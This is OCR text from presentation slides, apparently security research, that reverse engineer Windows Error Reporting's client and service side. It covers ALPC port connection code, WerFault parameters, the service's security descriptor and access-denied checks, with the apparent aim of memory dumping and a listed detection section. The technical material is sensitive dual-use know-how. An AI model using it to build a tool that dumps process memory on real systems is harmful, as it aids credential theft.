- `SendMessageToWERService()` performs the following actions:




```
ntstatus = SignalStartWerSvc(); // Call NtUpdateWnfStateData with WNF_WER_SERVICE_START
if ( ntstatus >= 0 )
{
  ntstatus = NtQuerySystemInformation(NtQuerySystemInformation, &Systeminformation, 8u, 0);
  if ( ntstatus >= 0 )
  {
    ntstatus = WaitForWerSvc(Systeminformation); // Wait for the event "\\KernelObjects\\SystemErrorPortReady"
    if ( ntstatus >= 0 && ntstatus != STATUS_TIMEOUT)
    {
      RtlInitUnicodeString(&DestinationString, L"\\WindowsErrorReportingServicePort");
      ntstatus = ZwAlpcConnectPort(&Handle, &DestinationString, objectAttributes, portAttributes, 0x20000, v29, 0, 0, 0, 0, v5);
      if ( ntstatus >= 0 && ntstatus != STATUS_TIMEOUT)
      {
        NtAlpcSendWaitReceivePort((int)Handle, 0x20000, v24, 0, v25 , (int)v26 , 0, (int)v27);
      }
    }
  }
}
return ntstatus;
```

Manually Report an Exception to WER

2

Send Message



```
C:\Users\user\Desktop>_
```

Process	Command Line	PID	U
svchost.exe	C:\Windows\system32\svchost.exe -k Unistack...	5160	F
svchost.exe	C:\Windows\system32\svchost.exe -k LocalSys...	4156	N
svchost.exe	C:\Windows\system32\svchost.exe -k LocalSer...	3808	N
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	5312	N
svchost.exe	C:\Windows\System32\svchost.exe -k LocalSy...	836	N
svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p	6680	N
svchost.exe	C:\Windows\System32\svchost.exe -k WerSvc...	808	N
lsass.exe	C:\Windows\system32\lsass.exe	684	N
fontdrvhost.exe	"fontdrvhost.exe"	800	F
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDir...	532	N
winlogon.exe	winlogon.exe	620	N
fontdrvhost.exe	"fontdrvhost.exe"	792	F
dwm.exe	"dwm.exe"	536	V
explorer.exe	C:\Windows\Explorer.EXE	5292	F
SecurityHealt...	"C:\Windows\System32\SecurityHealthSystray....	7148	F
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmto...	2264	F
cmd.exe	"C:\Windows\system32\cmd.exe"	4224	F
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	2912	F

CPU Usage: 1.47% Commit Charge: 28.67% Processes: 124

This folder is empty.


Manually Report an Exception to WER

2

Send Message

Upon a request for a crash dump, WER service performs the following

- Duplicate the file mapping handle into itself and map the view
- Spawn WerFault.exe under WerSvc service with the following parameters:
  WerFault.exe -pss -s <file mapping handle> -p <target process> -ip <source process>
- Spawn WerFault.exe as a child of the sending process via `CreateProcessAsUserW()`
  WerFault.exe -u -p <target process> -s <file mapping handle>
  - Calls `MiniDumpWriteDump()`
  - Report exception to event log



cmd.exe	cmd.exe	3440	
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	3924	< 0.01
ExceptionReporter.exe	ExceptionReporter.exe	1196	< 0.01
ExceptionReporter.exe	ExceptionReporter.exe	6672	Susp...
WerFault.exe	C:\Windows\system32\WerFault.exe -u -p 1196 -s 264	3948	8.33


Manually Report an Exception to WER

2

Send Message

The ALPC reply message from WER returns NTSTATUS value of 0x80070005

To understand why, reverse engineering of WerSvc is required



Administrator: Command Prompt

```
C:\Users\user\Desktop>_
```

Process Explorer - Sysinternals: www.sysinternals.com [RONB-TEST-VM\...

Process	Command Line	PID
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	2552
svchost.exe	C:\Windows\system32\svchost.exe -k wsappx -...	5568
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	4828
svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p	3296
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	2064
svchost.exe	C:\Windows\System32\svchost.exe -k wsappx ...	6084
svchost.exe	C:\Windows\System32\svchost.exe -k WerSvc...	672
lsass.exe	C:\Windows\system32\lsass.exe	676
fontdrvhost.exe	"fontdrvhost.exe"	824
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDir...	516
winlogon.exe	winlogon.exe	588
fontdrvhost.exe	"fontdrvhost.exe"	820
dwm.exe	"dwm.exe"	456
explorer.exe	C:\Windows\Explorer.EXE	4424
SecurityHealt...	"C:\Windows\System32\SecurityHealthSystray....	2560
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmto...	5808
cmd.exe	"C:\Windows\system32\cmd.exe"	6992
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	7064

CPU Usage: 0.00% Commit Charge: 29.64% Processes: 127 Physical Usage: 39.32%

CrashDumps

This folder is empty.

0 items

01

Memory Dumping Techniques
Overview of known techniques and tools

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Reverse Engineering the WER Client Side

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Detection & Prevention
How to stop the attack

Reverse Engineering WER - Server Side

1 WER Service Overview

2 Find Error Code Origin


3 Pass Validation Checks

The WER Service

3

Initialize Service

- Implemented by WerSvc.dll and executed inside svchost.exe
- Service is set to manual start
- Allows errors to be reported when programs stop working
- Allows logs to be generated for diagnostic and repair services



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WerSvc\Parameters


Name	Type	Data
(Default)	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\WerSvc.dll
ServiceDllUnloadOnStop	REG_DWORD	0x00000001 (1)

WerSvc ALPC Port Initialization

3

Initialize Service

- CWerService::_StartLpcServer()




```
  MicrosoftTelemetryAssertTriggeredNoArgs(v15);
RtlInitUnicodeString(&DestinationString, L"\\WindowsErrorReportingServicePort");
if ( !ConvertStringSecurityDescriptorToSecurityDescriptorW(
        L"D:P(D;OICI;GA;;;NU)(A;OICI;GR;;;AU)(A;OICI;GR;;;BG)(A;OICI;GA;;;S-1-5-80-3299868208-4286319593-1091140620-"
         "3583751967-1732444380)(A;OICI;GR;;;WD)(A;OICI;GR;;;S-1-15-2-1)(A;OICI;GR;;;S-1-15-3-1024-3153509613-96066"
         "6767-3724611135-2725662640-12138253-543910227-1950414635-4190290187)",
        1u,
        &hMem,
        0i64) )
  goto LABEL_23;
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.ObjectName = &DestinationString;
ObjectAttributes.Attributes = 0;
ObjectAttributes.SecurityDescriptor = hMem;
ObjectAttributes.SecurityQualityOfService = 0i64;
memset_0(v23, 0, 0x48ui64);
v23[0] = 0x20000;
v24 = 1400i64;
v25 = 0i64;
v26 = 89600i64;
v16 = NtAlpcCreatePort((char *)lpCriticalSection + 368, &ObjectAttributes, v23);
if ( v16 >= 0 )
{
  if ( *((_QWORD *)lpCriticalSection + 47) )
    MicrosoftTelemetryAssertTriggeredNoArgs(v15);
  v17 = CreateThread(
          0i64,
          0i64,
          (LPTHREAD_START_ROUTINE)CWerService::StaticLpcServerThread,
          lpCriticalSection,
          0,
          &ThreadId);
```

Find Error Code Origin in WerSvc.dll

4

Validate Request

- References for the error code “80070005” where found in WerSvc.dll:



Occurrences of: 80070005


```
Address                        Function                                                    Instruction
.text:00007FFE06C87393         ?CheckIfSystemConnectingToPort@CWerService@@AEAAJPEAU_WERSVC_MSG@@@Z                 ; CWerService::CheckIfSystemConnectingToPort(_WERSVC_MSG *)+246↑j
.text:00007FFE06C8765F         ?CheckIfValidPortMessage@CWerService@@AEAAJPEAU_WERSVC_MSG@@@Z         mov     eax, 80070005h
.text:00007FFE06C8A953         ?SvcReportHang@CWerService@@AEAAJPEAU_WERSVC_MSG@@0@Z                            ; CWerService::SvcReportHang(_WERSVC_MSG *,_WERSVC_MSG *)+B6↑j
